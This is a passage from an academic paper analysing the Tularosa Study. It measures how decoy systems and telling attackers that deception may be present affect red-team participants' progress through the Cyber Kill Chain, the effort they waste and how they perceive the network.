Participants in Present conditions had an extra paragraph simply stating: *"There may be deception on the network."* Further instructions providing ground rules indicated all participants were to use the Kali laptop for *"reconnaissance and system exploitation"* and, to elicit data collection, specified that the internet-connected laptop was for research and real-time reporting to fictitious teammates *"when you learn potentially useful information about target systems."*

In the cyber domain, there are multiple—and sometimes competing—indicators of success or failure. Were participants stealthy in their approach? Did they exfiltrate important information? Were they able to identify and avoid decoy systems? Did they perform their tasks quickly? How this success is defined and measured for analyses is addressed in Section 6.1.

5 Data Sources

This section describes the subsets of data from the Tularosa Study that were used for the analyses presented in this publication—not all data collected were relevant for evaluating forward progress. More details about experimental design, the simulated network, and the data collected can be found in the original Tularosa Study publication [16] and online appendix [17]. Limitations to the study are discussed in detail in previous publications [15, 16], with additional comments on limitations relevant to our analyses discussed in Section 7.1.

Keylog data. Keystrokes were recorded from each participants' Kali Linux workstation, which included terminal commands, custom attack scripts, and notes to self. The keylog data did not contain web searches, self-reporting data, or survey data, as this was handled by the Windows workstation. These keylog data were searched for keywords indicating

[2]The IRB determined that the portion of the tasks that aligned with normal red team activity are not HSR and could be included in contracted work. The portion that collected data about the participants is HSR and was voluntary. Over 95% opted into the HSR portion of the study.

tools, attacks, and targets, and was vital for analyzing participant activity.

Network traffic. Network packets (PCAP) were recorded for each participant, and were useful to reveal a participant's interest or level of effort toward real or decoy systems based on traffic to certain IP addresses.

Real-time self-report data. Participants were instructed to log their thoughts and strategies (with relevant IP addresses) into the *Mattermost* chat client on the internet-connected Windows workstation throughout the cyber task. Participants were asked to freely report all *"potentially useful information about target systems on this network"*, with the backstory that a follow-on cyber team would use this information to continue the attack campaign in the future. These time-stamped reports recorded the participants' changes in belief and approach, such as the value of a target or a stated strategy.

Retrospective self-report data. An *End-of-Day Report* was also required to summarize information attained via the exercise which would be of use for a fictitious future team sent to compromise the same fictional target. These data were used to identify self-reported general task Failure/Success, and security assessment of the network.

Screen Capture. As a supplemental data source to support ground truth for participant activities, Optical Character Recognition (OCR) software was trained to extract text from the participants' attack client screen recordings. This text was validated by a cyber expert then used to discover ground truth for participants launching attacks, failure/success messages, and proof of file exfiltration from compromised targets.

Intrusion Detection Alerts There were no live Intrusion Detection Systems (IDS) on the network during the cyber task. However, to retroactively discover attacks potentially detected by an IDS we replayed PCAPs through the Suricata IDS utility. This does not include some attacks attempted by more skilled or stealthy participants. IDS alert data includes the number and frequency of IDS alerts, time to the first alert, and whether the target was real or a decoy.

Decoy alerts. The decoy system had its own alerting capability with four alert types. *Touch alerts* were triggered when any packet is sent to a decoy. *Scan alerts* were triggered when a participant scanned multiple decoy IPs within a short time period. *Probe alerts* were generated when a single decoy IP was probed for additional information with multiple packets sent in a short time frame; many exploits also triggered a probe alert. A *logon attempt alert* was triggered in response to an interactive logon attempt (e.g., RDP, SSH) from a participant or an exploit. These alerts were timestamped, and provided time of first interaction with a decoy.

6 Data Analysis Results

Prior to running our analysis on quantitative data, we performed standard outlier removal, removing data that were three standard deviations away from the mean. Data reported here were non-normal, therefore non-parametric statistical tests (Chi-Square, Kruskal-Wallis test) were performed to compare groups, followed by a Dunn's post hoc test with a Benjamini-Hochberg correction to compare specific pairs, where noted. All pairwise comparisons in Table 1 based on Hypotheses were performed, but non-significant findings are not reported due to space limitations. Where necessary, qualitative data were analyzed according to accepted practices for case study research [53]. This procedure entails four steps: 1) Two experts reviewed the participant reports, 2) noted each occurrence of the target data, 3) tallied the ratings, and 4) tested the inter-rater reliability with Cohen's Kappa statistic. Inter-rater reliability is the level of agreement between raters whereby agreement due to chance is factored out. A rate of $\kappa \geq .80$ is considered to be a sufficient level of agreement.

6.1 Measures of Success

The Tularosa experimental design did not provide a specific end-goal, nor explicit flags to exfiltrate, but rather allowed participants to self-determine what was reportable, revealing what they perceived to be of significance. In this respect, the Tularosa Study differed from a typical CTF exercise, where flags take the form of computer files containing a specified keyword hidden throughout the system. Thus "success" is pre-determined by the designers of the exercise. In contrast, real-world network exploitation requires subjective valuation of objectives and risk of exposure. While flags would have made success easier to measure across all the participants, it would have changed their motivation and behavior, thereby altering exactly what the study sought to measure. Moreover, the instructions attempted to encourage stealthy behavior, without explicitly demanding it by giving cues in the narrative. For example, telling the participants they represented an Advanced Persistent Threat (APT), often known for their stealth, hoping to not dramatically alter the natural behavior of each participant. More of the motivation behind these design decisions can be found in prior publications [15, 16].

There is no universally adopted metric to define "success" for offensive cyber actors or defenders. Attacker success is subjective, depends on the motivation behind the attack, and may depend on specific defender attributes. Success from an attacker's perspective can be examined by their progress in mapping, attacking, and exfiltrating from the network. However, in a deception scenario, the attacker's perception of success may not reflect true progress toward their goals (discussed in Section 6.1.3). While there were no human defenders in the Tularosa Study, defender success can be evaluated by the effects of the deception and measured by attacker resources wasted and altered perception caused to the attacker. The following sections discuss measures of perceived and actual success from both the attacker and defender perspectives: metrics for forward progress, effort wasted on decoys, and altered perception.

6.1.1 Forward Progress

Forward progress for a cyber actor can be measured by their strategic gains as they progress through the target network. This could include escalating privileges, compromising an increasing number of targets, accessing more valuable targets, or reaching a desired end goal. Similarly, a deceptive defender could gain an advantage by leading an attacker to believe they are achieving these same "successes" on decoy targets instead.

The industry-standard framework we used to classify each participant's activities is the Cyber Kill Chain® model [28], which describes a series of seven high-level stages for a cyber attack. The stages include: (1) Reconnaissance, (2) Weaponization, (3) Delivery, (4) Exploitation, (5) Installation, (6) Command and Control (a.k.a. C2), and (7) Actions on Objectives. Not all of these stages are observable to real-world defenders. However, the Tularosa Study was uniquely positioned to provide visibility into cyber actors' strategies and beliefs through collection of self-reports and real-time attack preparation through log files and screen recordings. Several of the following analyses indicate which stage of the Cyber Kill Chain a participant's actions indicated as well as the participant's awareness of possible attack vectors (even failed ones). These results are compiled in Appendix D.

Target Selection. Metasploit—a command line attack tool used to craft and launch cyber exploits—was the most used tool across the participants. Keylog mentions of Metasploit's `set RHOST [IP]` command, which established the intended target, was used as a proxy for target selection. We tallied each real and decoy target for every instance a participant identified a specific IP address (not a range of addresses) as the target of a Metasploit attack. Analysis indicated a significant difference with the Present-Informed condition targeting more decoys (mean = 3.42), ($H(1) = 8.51$, $p = 0.004$) than the Present-Uninformed condition, (mean = 1.7). This supports Hypothesis $H2$ and is consistent with results showing effectiveness is not degraded by true information given about the presence of deception on the network. Furthermore, since targeting the decoys does not help an attacker make forward progress, this is also consistent with Hypothesis $H1$. While there was no significant difference in the number of real hosts targeted between conditions, there was a trend ($H(1) = 3.22$, $p = .072$) of the Uninformed participants taking less time (mean = 128.6 min) to target their first real machine via `RHOST` than Informed participants (mean = 174.6). This indicates that Informed participants were delayed in the Weaponization stage of the Cyber Kill Chain, which is consistent with Hypothesis $H2$ that information on deception does not reduce the effectiveness of the decoys.

Stolen Credentials. A fictitious admin user account had been used to set up the real host machine. Participants who gained access to at least one of the real hosts typically attempted to use this account for privilege escalation and lateral movement, indicating progression toward later stages of the Cyber Kill Chain. A chi-square test of independence was performed to examine the relation between condition and the presence of the admin user name in the participant's keylog data. The relation between these variables was significant ($\chi^2 = 4.48$, $p = .0034$). There were more Absent-Uninformed participants who attempted to leverage the *lcooper* admin account than in the Present-Informed condition. This supports Hypotheses $H1$ and $H2$, and is consistent with the combination of presence and the information of deception hampering the participants' discovery and use of the admin account.

EternalBlue Exploit. The most commonly identified vulnerability reported by participants was EternalBlue, an attack on the Microsoft implementation of the Server Message Block (SMB) protocol. Often referenced by its Microsoft security bulletin identifier *MS17-010* [39], EternalBlue was a well-publicized exploit at the time of this study and was intentionally left unpatched on several of the real and decoy targets on the simulated network. As such, it is a useful metric to measure success between the conditions.

When we examine the number of mentions of *EternalBlue* or *MS17-010* in the participants' keylogs we do not see a significant difference. This is consistent across conditions, with participants initially discovering the vulnerability and searching for the exploit during the Reconnaissance and early Weaponization stages. However, when they advance further down the Kill Chain differences begin to emerge. There were significantly more ($H(1) = 3.97$, $p = .046$) uses of EternalBlue, as measured by OCR text matching the loading of the EternalBlue module into Metasploit, by participants in Absent conditions (mean=17.3) than Present conditions (mean = 4.6). This is the last part of the Weaponization stage of the Kill Chain, indicating the attack selection, and demonstrates further progression of Absent conditions, supporting Hypothesis $H1$. Participants' attempts to use the Eternal Blue exploit against real machines were collected by replaying PCAP traffic through community rules for the Suricata IDS, representing the Delivery stage of the Cyber Kill Chain. We see a significant difference of Absent conditions (mean = 3.89) generating more EternalBlue IDS alerts than Present conditions (mean = 1.88), ($H(3) = 7.07$, $p = .014$). This supports Hypothesis $H1$ because it indicates a decrease in forward progress in Present conditions. Furthermore, the Dunn's post hoc test demonstrated a significant difference between the four conditions (AU, mean = 3.87; AI, mean = 3.82; PU, mean = 2.90; PI, mean = 0.87) as the Present-Informed condition made the least forward progress ($p = .05$), supporting Hypothesis $H2$.

The total number of EternalBlue Success and Failure Messages detected by OCR are provided in Table 2. While there is no statistical difference between conditions due to the relatively small number of occurrences, the control condition (AU) had more than twice the success messages as any condition that received an experimental manipulation. We also note that the Present-Uninformed condition had nearly three times as many failure messages as any other condition. This

	Success Messages	Failure Messages
Absent-Uninformed (N=34)	235 (n=14)	1121 (n=19)
Absent-Informed (N=28)	95 (n=7)	1092 (n=12)
Present-Uninformed (N=29)	93 (n=10)	3015 (n=16)
Present-Informed (N=29)	107 (n=7)	1098 (n=16)

Table 2: **Impeded Forward Progress:** Number of EternalBlue failure and success messages detected by OCR.

is thought to be because without any information about the deception that is present, participants in this condition are more likely to repeatedly retry a failed exploit attempt, often blaming themselves, or their attack tools for the error [14]. This behavior is consistent with the confirmation bias, where decision makers tend to misinterpret ambiguous evidence as confirming their current assumption that other factors are to blame [44].

Self-Reported Exploits. A cyber expert examined the time-stamped Mattermost messages and selected those that described an exploit or vulnerability, including EternalBlue and all others, e.g., VNC vulnerabilities, pass-the-hash (using psexec), and labeled them for reporting 1) identification of a vulnerability that could be exploited, 2) exploit success or 3) exploit failure. While participants varied in the verbosity of their reporting, it was primarily the difference between conditions that mattered. An analysis of the number of exploit successes reported by participants indicated a significant difference between Absent (mean = 6.5 exploits) and Present (mean = 1.4 exploits) conditions at the Exploitation stage of the Cyber Kill Chain (AU, mean = 8.4; AI, mean = 4.8; PU, mean = 2.3; PI, mean = 1.9), (H(3) = 6.48, $p = .011$). This reveals that participants in the Absent condition reported significantly more exploit successes— across all exploits—than those in the Present condition. This is consistent with the OCR findings reported in Table 2 and supports Hypothesis $H1$ that the presence of cyber deception impedes forward progress. There was no statistically significant difference measured regarding the number of vulnerabilities identified or the number of exploit failures reported.

Data Exfiltration. Successful exfiltration of information from compromised targets is a clear indicator of forward progress, and typically occurs in the final stage of the Cyber Kill Chain (Actions on Objectives), but often needs to be achieved on multiple assets in order for the attacker to fully accomplish their objectives. OCR was used to search participants' screen recordings for status message text indicating the successful download of critical system file types such as: domain controller files, domain user hashes or credentials, local user profiles, Windows registry, and PowerShell scripts. Descriptive statistics for these exfiltrated files are provided in Appendix B. The Absent condition (mean = 3.86 files) had more than twice the number of participants (n=13) with evidence of valuable files exfilitrated than the Present condition (n = 6, mean = 1.52 files). This trend of more participants in the condition without decoys reaching the final stage of the Cyber Kill Chain approaches significance (H(1) = 3.68, $p = .055$) and is consistent with Hypothesis $H1$, that the presence of decoys impedes forward progress. Some participants exfiltrated data using a diversity of techniques, including specific attack tools i.e., `credential_collector` which are not accounted for in these results.

Keystroke Count. One coarse proxy for forward progress which revealed significant differences is the number of keystrokes a participant typed on the attack client during the course of achieving their objectives. There are limitations to this measurement, as the quantity of keystrokes does not necessarily correlate to the quality of actions taken. Keystroke counts do not take into account think-time, or that some participants might have been more productive and efficient while also typing less, e.g. keyboard shortcuts. Keystrokes may also include some non-attack activity such as note-taking. However, keystrokes may be a reasonable data source to measure the impacts of deception across conditions in that we expected to see a correlation between the number of keystrokes and forward progress, since attackers cannot progress very far without interacting with the attack client. Analysis[3] indicated a significant difference (H(1) = 3.96, $p = .047$) with participants in Absent conditions having a higher keystroke count (mean = 10564.48 keys) than those in Present conditions (mean = 8733.58 keys) which is consistent with Hypothesis $H1$ that decoys impede and delay forward progress.

Delay Effect. Any measured delay of a cyber attack that occurs within deceptive conditions can often be attributed to the cyber deception technique. One metric to measure delay is the amount of time spent before attacking begins. Decoy alerts can detect and log attacks launched against the decoys, but only exist in Present conditions. These alerts are a realistic and preferred alerting metric for defenders because there are few false-positives, by design, since no legitimate users or services would be interacting with a decoy. Delay was measured from the start of the experiment until the first decoy alert (of any type) was triggered. The Present-Uninformed condition (mean = 20.59 minutes) took a significantly longer time to initiate an interaction with a decoy than the Present-Informed condition (mean = 11.74 minutes) (H(1) = 4.44, $p = .035$). While it might be assumed that information about deception can delay an attacker by making them think twice about what to do first, this result indicates otherwise. These data support two possibilities: 1) knowledge about the deception made it less effective at delaying attacks, or 2) participants eagerly hunted for the deception because of the disclosure of information on deception. When considering all other supporting evidence for Hypothesis $H2$, we assert that the latter is the

[3] Sixteen additional outliers across conditions were identified by subject matter experts and removed from this analysis due to low number of keystrokes captured from data collection errors.

case, and instead of being cautious, participants tended to act more quickly to seek out the source of the cyber deception. This is likely because information about the deception was vague. Unlike the pilot study where participants were specifically told to expect decoy systems which slowed down their initial actions [14], in the Tularosa Study participants were merely informed that *deception may be present* which appears to have caused participants to want to quickly seek out evidence of said deception.

This change in behavior can benefit defenders, as less cautious behavior on the attacker's part can lead to faster detection and mitigation by the defender. We also note that because these were not real world situations with consequences, some participants may have felt less of a need for caution. Examples in self-report data such as Present-Informed Participant S116's statement *"I think I wasted a lot of time looking for the deception"* confirm that some informed participants hunted for deception. In line with Bell & Whaley's taxonomy, the decoys used *mimicking* and *inventing* to reveal the false in Present conditions, which caused attackers to waste resources. The decision-making bias related to this situation is the sunk cost fallacy: the tendency to continue with a specific strategy because of prior investments, such as money, time or effort [3]. Attackers succumb to the sunk cost fallacy because they continue with a course of action that is wasteful, when another less costly option or course of action is available. If this is the case, this could support the creation of novel cyber deception tactics that focus on shaping attacker beliefs and behaviors to further delay and impede attacks.

6.1.2 Attacker Resources Expended

The limited amount of time available and level of effort spent attacking decoys can be used to measure decoy effectiveness and success for the deceptive defender. The deceptive hosts logged all network interaction and each decoy interaction can be considered a wasted effort, delaying forward progress.

IP-Containing Commands. To investigate the question of increased effort expended in deception conditions, we considered the total number of commands typed by the participant which contained an IP address. This includes all keystrokes, including the Metasploit-specific `set RHOST <IP>` commands discussed in Section 6.1.1, as well as any other IP-addressed attacks, scripts, and notes taken by the participant mentioning these targets. The total number of real and decoy machines targeted by each participant in each condition was tallied. There were no statistically significant differences in the number of decoys targeted across Present conditions. However, results indicated a statistically significant difference in the number of real machines, revealing that fewer real machines were targeted in Present conditions (mean = 22.78) than Absent conditions (mean = 31.98), (H(1)) = 4.58, $p < .01$). This supports Hypothesis $H1$ that the presence of decoys impeded forward progress and protected real machines from attack. This also helps build a case for the technical effectiveness of decoys for cyber defense. A total of 710 commands included decoy IP addresses (52% of all commands that contained IPs in Present conditions). This is only the minimum number of commands that were wasted on decoys since other related commands were likely entered before and after the command containing the IP address.

Byte and Packet Count. Using PCAP data, we considered the total byte count of all the packets sent from each participant's host to all targets in the network. Results indicated that significantly fewer bytes were sent to real machines in Present conditions (mean = 0.241 GB), than in Absent conditions (mean = 0.321 GB), (H(1) = 5.28, $p = .022$). The total number of bytes sent from participants to decoys totaled over 10 GB, and most, if not all of this traffic, was a waste of effort and resources. This supports Hypothesis $H1$ that the presence of decoys wasted attacker time and resources, and thus impeded forward progress and further displayed the technical effectiveness of decoys for defense.

We also noted increased variance σ^2—a measurement of how spread the data are from the mean—specifically in the Present-Uninformed condition in this and other data types (AU mean = .4858 GB, $\sigma^2 = .3658$ GB; AI mean = .5222 GB, $\sigma^2 = .3829$ GB; PU mean = .9641 GB, $\sigma^2 = 1.467$ GB; PI mean = .6955 GB, $\sigma^2 = .7820$ GB). This could be caused by the presence of decoys and exacerbated by a lack of information about the deception. This was also seen observationally; deception caused some cyber attackers to become more cautious and work slower, but had the opposite effect on others who became less cautious, perhaps due to frustration. Regardless, a change in behavior was evident, both observationally and in the cyber data. The increase in variance can be interpreted as indicative of chaos injected into the performance of particularly when unknown deception was present.

There was also an increase in the number of assets that could have been targeted in Present conditions (the 50 real hosts *and* 50 additional decoys); any scan of the full subnet would naturally scan more assets. This is a feature of the design of a decoy system and a critical component of its effectiveness. In Present conditions, 35% of the packets were sent to decoys—another indicator of wasted attacker time and resources, and increased risk of discovery. There was no statistical difference in the number of packets sent to decoys when comparing between the Present conditions.

Decoy Alerts. We analyzed all decoy-generated alerts: (*touch, scan, probe, and login attempt*). Since these alerts are only generated by decoys, we only compared Present conditions. We found significant differences across all alert types. Moreover, every participant in a Present condition triggered a decoy alert prior to reporting any successful exploitation of real machines. This gives further evidence that the decoy alerts have utility above what a standard IDS can supply. Compared to the Present-Uninformed condition, (mean = 12676.5 alerts), the Present-Informed condition had signifi-


cantly *more* touch alerts (mean = 17903.33 alerts), (H(1) = 7.68, $p = .006$) and scan alerts (PU mean = 411.88; PI mean = 542.5), (H(1) = 7.91, $p = .005$), but *fewer* probe alerts (PU mean = 891.54; PI mean = 711.30), (H(1) = 36.3, $p < .0001$). *Probe* alerts, which alerted when multiple packets were sent to one decoy in a short time period and detected more targeted scanning behavior as well as several attempted exploits (Reconnaissance/Delivery/Exploitation), and *login attempt* alerts (Delivery) are triggered later in the Kill Chain than *touch* and *scan* alerts (Reconnaissance), and indicate further progress. Therefore, Present-Informed participants triggered more minor decoy alerts and fewer critical decoy alerts which supports Hypothesis $H2$ that the information of deception actually reduced their forward progress.

Login attempt alerts are generated by decoys after an interactive login attempt (e.g., SSH, RDP) made directly by the attacker or by an exploit being used. The Present-Uninformed condition had twice as many participants (n=22) who had at least one interactive login attempt on a decoy than the Present-Informed condition (n=11). The relation between these variables was significant ($\chi^2 = 8.15, p = .0043$). Participants in the Present-Informed condition were less likely than those in the Present-Uninformed condition to attempt an interactive logon manually, or with an exploit, to a decoy. Since both Present conditions continued to trigger decoy alerts throughout the cyber event, we see no evidence that the Present-Informed condition avoided logging on to decoys due to the information provided. We purport that this is a supplementary indication of impeded forward progress by participants in the Present-Informed condition, which aligned with other results supporting Hypotheses $H1$ and $H2$. Combining the alerts, we find the Present-Informed condition (mean = 19667.70 alerts) had significantly more total decoy alerts overall than the Present-Uninformed condition (mean = 12090.48 alerts), (H(1) = 18.6, $p < .0001$).

6.1.3 Altered Perception

The Tularosa Study was designed to measure both the psychological effects of cyber deception and the tangible effects of the use of cyberpsychology methods. The most pronounced psychological effect was the observable difference between reality and the altered perception caused by the deception.

Retrospective Success/Failure. To further evaluate attacker success, we examined the end-of-day report requested from all participants upon completion of the cyber task. As one measure of perceived success, we labeled these retrospective reports during post-processing as *Success* if the participant discussed more self-perceived successes, e.g., *"The assessment was fairly simple in terms of complexity"*, as *Failure* if the participant discussed more self-perceived failures e.g., *"All of the exploits I tried to run today were not successful"*, and as *Neutral* if the briefing did not discuss failures/successes or discussed an equal number (less common).



(a) Absent-Uninformed (b) Absent-Informed

(c) Present-Uninformed (d) Present-Informed

Figure 1: **Altered Perception**: Whether participants reported more failures or successes tended to correspond to their experimental condition. Reduced failures reported by the Present-Informed condition is consistent with the self-serving bias.

See Figure 1 for descriptive statistics. We see a reduced number of reported failures in the Absent-Uninformed condition (where no deception was used; 27.3%; see Figure 1a) which is unsurprising since they had the most forward progress by our measures (See Section 6.1.1). Interestingly, we also see reduced failures reported by the Present-Informed condition (24.1%; see Figure 1d) which had the least forward progress. We theorize this is because the combination of being informed of the deception and the deception being present acted as an excuse for the participants who no longer felt responsible for the failures and therefore reported failures less often. This behavior is consistent with the self-serving bias the tendency to claim more personal responsibility for successes than failures. This is particularly the case when evaluating ambiguous information [35]. The apparently altered perception displayed in the Present-Informed condition is consistent with Hypothesis $H4$ that cyber and psychological deception affect the cognitive and emotional state of an attacker. Previous results support this hypothesis in that confusion was significantly increased in both Informed and Present conditions [16]—a seemingly negative emotional effect. In this case, when minimizing the feeling of failure, the effect has a more positive feeling. Regardless of the polarity, the ability to elicit change is key. It has been suggested that if basic research can identify how to harness and induce these effects by triggering innate cognitive biases in cyber attackers, that this could lead to game-changing novel new defenses beyond, but related to, cyber deception techniques [24]. Our results take the first step by demonstrating a decision-making bias triggered by an experimental manipulation in a cyber attacker.

Security Assessment. We further evaluated the end-of-day reports for participants' assessments as to the security posture of the network. This is typically an expected component of a final report after doing a cyber assessment on a

network. A report was labeled ($\kappa = .81$) as *Secure* if the participant described the network as secure, e.g., found zero vulnerabilities, exploited nothing successfully, made statements about the network/hosts being well-secured, etc. and *Insecure* if the participant described the network as insecure, e.g., gained access to the domain controller, obtained admin credentials, exploited multiple hosts, made statements about the network/hosts being insecure, etc. Reports which fit neither category were labeled as *Not Applicable*. There were significantly more participants in the Present-Uninformed condition than the Absent-Uninformed condition who reported the network as Secure ($\chi^2) = 4.30$, $p = .030$), supporting Hypothesis $H4$. Interestingly, in the Present-Uninformed condition the number of participants describing the network as *Secure* is equal to the number describing it as *Insecure*, with the next closest condition (Absent-Informed) having less than half the amount of Secure as Insecure assessments. As described above, in conditions where decoys were present, they impeded progress and delayed participants; previous results also indicated increased confusion(see Appendix A). For the participants in the Present-Uninformed condition, most of them had no explanation for the cause of these difficulties, leading to increased ambiguity. The ambiguity effect [10], a well-researched decision-making bias, could explain the behavior displayed in Figure 2, and would be consistent with Hypothesis $H4$. The ambiguity effect suggests that ambiguity causes people to be unwilling to act. If future studies can confirm that the ambiguity effect is triggered by employing unknown cyber deception techniques, this method could lead to a delay, disruption or deterrence of cyber attack behavior—a win for defenders.




Figure 2: **Altered Perception:** Number of participants describing the network as Secure and Insecure is equal in the Present-Uninformed condition only. The ambiguity effect decision-making bias could explain this behavior.

Psychological Deception. Any perceived deception by the Absent-Informed condition is a clear example of a mismatch between perception and reality. Instances of blame being placed on the non-existent deception are exemplified in the data. Absent-Informed Participant S106 reported: *"This network was filled with deception and I spent the majority of the day going down rabbit holes that led me nowhere."* and Absent-Informed Participant S119 reported: *"I believe there were very good defense barriers and successful deception put into place in the network which didn't allow me to obtain an exploit today."* Outcomes of this study suggest that future experiments designed to assess the effect of psychological deception (when no cyber deception is present) should utilize a real network, or ensure that the simulated network has enough realistic messiness, mistakes, imperfect users, and policy mismatches, such that *real* things can be misattributed to deception. The simulated network for the Tularosa Study did not include these features, and thus we believe this is why there is only observational support rather than statistical findings supporting Hypothesis $H3$.

Decoy Interactions. We reiterate the *login attempt* decoy alert findings (PI, mean = 117.6; PU, mean = 460.5) as another example of altered perception, since attacking or attempting to log on to a decoy implies belief that it was a real, valuable asset. In Present conditions, participants often perceived the decoys as real, vulnerable machines. Unsurprisingly, we see this even more in the Present-Uninformed condition, where due to confirmation bias—a tendency to search for or interpret information in a way that confirms one's preconceptions—participants had little reason to question the veracity of machines. Others have noted similar findings [24, 51], including the pilot studies which used one-on-one observation and interviews noting that "the subjects verbally expressed confusion during the scenario and questioned their tools, their skills, and themselves rather than the authenticity of the network" [14]. This is thought to be why Present-Uninformed participants seemed more likely to perseverate on a particular machine they perceived as exploitable, even after many failed attempts. This may suggest that the Present-Informed participants are more likely to give up sooner and abandon their task, which could also benefit cyber defenders. While this is consistent with current findings, more investigation is warranted.

7 Discussion

Our work contributes to the understanding, measurement, and deployment of decoy systems and cyberpsychology methods to improve cyber defense. In this publication we performed data analysis to examine the effectiveness of a low-interaction decoy system, with consideration of attacker awareness of deception, and discussed results indicating that the combination of the presence of deception and information that deception is being used can impede attacker forward progress, increase detectability, and alter attacker perception. While much work remains to learn how to improve the use of cyber deception for cyber defense and focus on application of research results, we've investigated the following hypotheses:

- **Hypothesis $H1$: Defensive cyber tools and psychological deception impede attackers who seek to penetrate computer systems and exfiltrate information.** A difference in performance on the cyber task when

decoys were present was demonstrated by a consistent impedance in forward progress throughout the Cyber Kill Chain. In the Reconnaissance stage, Present conditions targeted significantly more decoys via *RHOST* than Absent conditions. In the Weaponization stage, Present conditions attempted significantly fewer EternalBlue exploit attacks as measured by OCR detecting loading of the module into Metasploit. For the Delivery stage, Present conditions had significantly fewer EternalBlue exploits detected by the IDS. In the Exploitation stage, Present conditions had significantly fewer self-reported exploit successes (for all exploits). For the last stage, Actions on Objectives, Present conditions exfiltrated significantly fewer data files. These results are consistent with delay or disruption in forward progress and support the hypothesis that cyber deception tools impede attackers. This is also supported observationally by contrasting self-reports from Absent-Uninformed Participant S104: *"I eventually pwned everything. Every. Single. Domain. Asset. Pwned."* and Present-Uninformed Participant S87: *"There was a lot of frustration... I don't really think there is too much that is actually exploitable."*

- **Hypothesis $H2$: Defensive deception tools are effective even if an attacker is aware of their use.** We reported a difference in performance on the cyber task between conditions when participants were informed about deception and decoys were present. Previous results indicated that even with knowledge of the deception, participants in the Informed condition reported significantly more confusion [16]. Our new analysis indicates they also triggered more total decoy alerts than the Present-Uninformed (PU) condition. Present-Informed participants also triggered the first decoy alert, indicating more aggressive initial behavior, but had statistically fewer high-severity decoy alerts which would be triggered later in the kill chain, indicating less forward progress. Even with knowledge of deception being present, participants in the Present-Informed condition wasted more effort (targeting significantly more decoys via `RHOST` than PU), and more resources (significantly fewer commands and bytes sent to real machines than Absent conditions) for less gain (fewer EternalBlue exploits detected than AU), at a delayed rate (slower to target first real machine via `RHOST`). In general, we found that the Present-Informed condition had the most affected behavior across many measurements consistent with the idea that a combination of information about and presence of deception can provide the best defense. This is counter to common thinking that deception tactics must remain hidden to be effective [19], and provides experimental support to what had previously only been theorized [58].

- **Hypothesis $H3$: Cyber deception is effective even if the attacker merely believes it may be in use, even when it is not.** We analyzed performance on the cyber task for the psychological deception condition where participants were informed that deception may be present when there were no decoys. Analysis noted no statistically significant findings. However, there was supporting evidence in the self-reports of participants in the Absent-Informed condition i.e., blaming failures on the non-existent deception. We believe that additional experiments with more real-world network, user, and system details that more accurately mimic the natural messiness of cyber space are needed to address this hypothesis. We argue that this messiness is precisely what is needed to provide the plausible deniability and uncertainty that make the psychological deception effective, as demonstrated in the related pilot studies, which were held on an operational, rather than a simulated, network [14].

- **Hypothesis $H4$: Cyber and psychological deception affects an attacker's cognitive and emotional state.** We reported various cognitive effects and altered perceptions in the experimental conditions compared to the control group. Significantly more participants in the Present-Uninformed condition assessed the network as Secure versus Insecure in their end-of-day report when compared to the control condition (AU). Moreover, fewer participants in the Present-Informed condition reported cyber task failures in end-of-day reporting than those in the Absent-Uninformed condition, which could indicate that being informed of the deception made participants no longer feel responsible for the failures. This was one example of several decision-making biases that were identified as potentially being triggered by the experimental manipulations. This hypothesis is also supported observationally in participant self-reports by contrasting the statements Absent-Uninformed Participant S138: *"I did not find any aspects of the network that were frustrating or confusing. Everything seemed relatively straight-forward."* and Present-Uninformed Participant S87: *"The results were extremely frustrating and somewhat confusing. I believe that several of the boxes that I tried to exploit were vulnerable to the exploit and payload that I threw at them."* We also provided examples of decision-making biases exhibited by the participants including: sunk cost fallacy, confirmation bias, self-serving bias, and ambiguity effect. This foreshadows an additional hypothesis that will be addressed in future work: cognitive biases are prevalent in cyber attacker behaviors and can be intensified to disrupt cyber attacks.

Additionally, our empirical assessment demonstrated the technical utility of decoy systems in the following ways:

- In conditions where decoys were present, every participant triggered a decoy alert prior to any successful exploitation of real machines.

- In conditions where decoys were present, 52% of all commands containing IP addresses contained decoy IPs and 35% of the packets sent were targeting decoy IPs.
- In conditions where decoys were present, more IDS alerts triggered on decoys than on real machines, demonstrating wasted effort; the number of alerts on real machines were reduced by about half, when compared to Absent conditions.

In summary, our data analysis provides empirical evidence that not only are cyber deception techniques, like decoy systems, effective for impeding cyber attacks, but it may be more effective if the attacker is aware of the presence of deception.

7.1 Study Limitations

The Tularosa Study was a novel attempt to measure adversarial activity and cognition in a deceptive cyber environment which attempted to balance external and internal validity considerations [15, 16], however like all experiments, limitations remain. Those most relevant to the data analysis presented in this paper are detailed below.

Attack Behavior Complexity. In a controlled experiment, an ideal situation is one where all participants experience an identical environment where any differences are tightly controlled. However, this limits the ecological validity of allowing participants to act in a manner consistent with real world behavior. Providing participants with choices can reduce the internal validity, at the expense of increased ecological validity. The tools and techniques utilized by each participant varied drastically, even for similar objectives, such as discovering the domain admin hash or exfiltrating files. Individual data sources are limited in terms of what they can reveal about a participant's cyber activity. For example, keylog cannot fully describe graphical user interface (GUI) activity, network traffic cannot reveal what took place on an encrypted channel, and OCR cannot easily piece together a timeline with multiple attacks occurring simultaneously. To score participant successes and determine ground truth, multiple data sources were scored on performed objectives such as the common use of EternalBlue. With over 1611 GB of data, the use of human experts to label the data could rival the experiment itself in scope. Hybrid approximation approaches that leverage automation were utilized, and future work will continue to refine these analyses.

